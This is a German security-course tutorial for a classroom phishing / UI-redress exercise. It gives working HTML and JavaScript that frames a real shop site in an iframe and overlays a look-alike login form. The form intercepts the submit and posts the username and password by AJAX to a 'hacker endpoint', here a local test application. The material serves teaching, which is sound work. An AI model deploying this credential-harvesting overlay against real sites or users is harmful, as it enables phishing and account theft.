M183 Applikationssicherheit Implementieren

Tutorial zur Übung Fishing / UI-Redress-Attacke

Version 1	26.10.2017	Jürg Nietlispach

Contents

Idee


Ein Fake-Login-Formular wird über eine bestehende Website detailgetreu nachgebaut und die Login-Daten des Formulars an einen Endpunkt (des Hackers) gesendet. Info: Diese Attacke kann mit Javascript oder mit Plain-HTML gemacht werden.

Herangehensweise


1. Es soll ein HTML-File erstellt werden, in welchem eine Ziel-Webseite via iFrame eingebunden werden soll (z.B. https://digitec.ch)
2. Nun soll in diesem HTML-File ein Loginformular erstellt werden. Entweder dynamisch via Javascript oder per HTML im HMTL-File.
   Das Loginformular muss nun so über das iFrame (also die Ziel-Webseite) gelegt bzw. so mit CSS gestyled werden, dass es für den Benutzer nicht von der Loginform unterscheidbar ist, welche auf der Ziel-Webseite erscheint.
3. Die Formulardaten des erstellten Formulars (die Login-Form der Zielseite kann wegen SAME-ORIGIN policies nicht via Javascript oder sonst erreicht werden) sollen an den Endpunkt des Hackers gesendet werden.

Setup


1. Unter https://html5boilerplate.com kann eine HTML5-Vorlage heruntergeladen werden.



2. Files extrahieren



3. index.html – File in Firefox oder Google Chrome öffnen:



4. Zum Bearbeiten: index.html-File mit Visual Studio oder einem Text-Editor (Notepad++) öffnen:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title></title>
        <meta name="description" content="">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <link rel="manifest" href="site.webmanifest">
        <link rel="apple-touch-icon" href="icon.png">
        <!-- Place favicon.ico in the root directory -->

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>
        <!--[if lte IE 9]>
            <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="https://browsehappy.com/">upgrade your browser</a> to improve
        <![endif]-->

        <!-- Add your site or application content here -->
        <p>Hello world! This is HTML5 Boilerplate.</p>
        <script src="js/vendor/modernizr-3.5.0.min.js"></script>
        <script src="https://code.jquery.com/jquery-3.2.1.min.js" integrity="sha256-hwg4gsxgFZhOsEEamdOYGBf13FyQuiTwlAQgxVSNgt4=" crossorigin="anonymous"></script>
        <script>window.jQuery || document.write('<script src="js/vendor/jquery-3.2.1.min.js"><\/script>')</script>
        <script src="js/plugins.js"></script>
        <script src="js/main.js"></script>

        <!-- Google Analytics: change UA-XXXXX-Y to be your site's ID. -->
        <script>
            window.ga=function(){ga.q.push(arguments)};ga.q=[];ga.l=+new Date;
            ga('create','UA-XXXXX-Y','auto');ga('send','pageview')
        </script>
        <script src="https://www.google-analytics.com/analytics.js" async defer></script>
    </body>
</html>
```

Und auf die nötigsten Elemente reduzieren:

```
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">

        <link rel="stylesheet" href="css/normalize.css">
        <link rel="stylesheet" href="css/main.css">
    </head>
    <body>

    </body>
</html>
```

Implementierung mit Javascript und HTML

Nun muss ein Iframe eingefügt werden, damit die Zielwebseite eingebunden werden kann. Zum Beispiel

```
<body>

    <iframe src="https://digitec.ch" class="iframe" />
```

5. Nun wird entweder das HTML Formular im Body ergänzt

```
<!-- Redressed/Fake Form is generated via DOM Elements !-->

<form method="POST" accept-charset="utf-8" action="" id="myform">
    <input name="username" type="text" id="username"><br>
    <input name="password" type="password" id="password"><br><br>
    <input name="submit" value="log in" type="submit">
</form>
```

6. **ODER** ein <script>-Snippet einfügen, welches per Javascript dynamisch ein HTML Form Object erstellt:

```
    <script type="text/javascript">

        // 1. Create a HTML Form Object with Javascript

        var form = document.createElement("form");
        form.setAttribute("method", "POST");
        form.setAttribute("accept-charset", "utf-8");
        form.setAttribute("action", "");
        form.setAttribute("id", "myform");

    </script>
</body>
```

7. Diesem Form Element können nun dynamisch Input Felder für Username, Passwort und den Submitbutton hinzugefügt werden. Am Schluss muss dieses Form-Objekt (mit allen Child-Elementen) noch zum Dokument-Object hinzugefügt werden:

```
<script type="text/javascript">

    // 1. Create a HTML Form Object with Javascript

    var form = document.createElement("form");
    form.setAttribute("method", "POST");
    form.setAttribute("accept-charset", "utf-8");
    form.setAttribute("action", "");
    form.setAttribute("id", "myform");

    // 2. Create an HTML Username Input Object with Javascript
    var input_username = document.createElement("input");
    input_username.setAttribute("name", "username");
    input_username.setAttribute("type", "text");
    input_username.setAttribute("id", "username");

    // 3. Create a HTML Password Input Object with Javascript
    var input_password = document.createElement("input");
    input_password.setAttribute("name", "password");
    input_password.setAttribute("type", "password");
    input_password.setAttribute("id", "password");

    // 4. Create a HTML Submit-Button Object with Javascript
    var input_submit_button = document.createElement("input");
    input_submit_button.setAttribute("name", "submit");
    input_submit_button.setAttribute("value", "log in");
    input_submit_button.setAttribute("type", "submit");

    // 5. Add all Elements to the Form
    form.appendChild(input_username);
    form.appendChild(document.createElement("br"));
    form.appendChild(input_password);
    form.appendChild(document.createElement("br"));
    form.appendChild(document.createElement("br"));
    form.appendChild(input_submit_button);

    // 7. Add the Form Object with all its children to the HTML Document-Object
    document.getElementsByTagName('body')[0].appendChild(form);

</script>
```

8. Das Styling des Formulars passiert über CSS-Styles. Diese werden entweder im Header als Style Direktive angegeben:

```
<!doctype html>
<html class="no-js" lang="">

<style>
    body {width:100%; height:100%; padding:0px;margin:0px;}
    .iframe {width:100%; height:100%; padding:0px;margin:0px;position:absolute;border:none;}
    #myform {/* My form Styles go here*/ position:absolute;top:0;right:300px;}
</style>

<body>
```

Oder auf dem entsprechenden Element via Javascript. Auf dem Formular-Objekt z.B. folgendermassen:

```
var form = document.createElement("form");
form.setAttribute("method", "POST");
form.setAttribute("accept-charset", "utf-8");
form.setAttribute("action", "");
form.setAttribute("id", "myform");
form.setAttribute("style", "border:1px solid red;");
```

9. Nun muss das Abschicken des Formulars abgefangen werden (Event-Listener für Form-Submit registrieren).

   Wurde das Formular in HTML erstellt, muss dies folgendermassen abgefangen werden (also auf das global Document-Objekt):

```
<script type="text/javascript">

    document.getElementById("myform").addEventListener("submit", function (e) {
        // code here
    });

</script>
```

   Wurde das Formular mit Javascript dynamisch erstellt, muss dies folgendermassen implementiert werden (auf das form-Object direkt angewendet werden):

```
// 8. Create an Event Listener for the form submit action.
// a) either on the Form-Object ("on submit")
// b) or on the submit-button input
// Info: the event has to be registered on the dynamically added Objects and not on the document itself!

form.addEventListener("submit", function (e) {
    // code here
});
```

10. Um die Daten des Formulars an einen Endpunkt zu schicken, wird folgender Javascript AJAX Call gemacht. Bitte beachten, dass die URL des Endpunktes individuell gesetzt werden muss:

```
e.preventDefault();
e.stopPropagation();

// prevent the submission of other forms to be handled
if (e.target && e.target.id == 'myform') {

    var xmlhttp = new XMLHttpRequest();

    var username = document.getElementById("username").value;
    var password = document.getElementById("password").value;

    // 8.1 (debug): log the results in the console
    // click F12 in Browser in order to open the Web-Console
    console.log(username, password);

    // 8.2 Send the values to the Hackers-Endpoint. In our case our own .NET MVC Application
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://localhost:49670/API/CollectUsernamePassword');
    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    xhr.send('username=' + username + '&password=' + password);
}
```

Console.log braucht es nur zu debugging Zwecken – braucht es nicht in einem Live-Szenario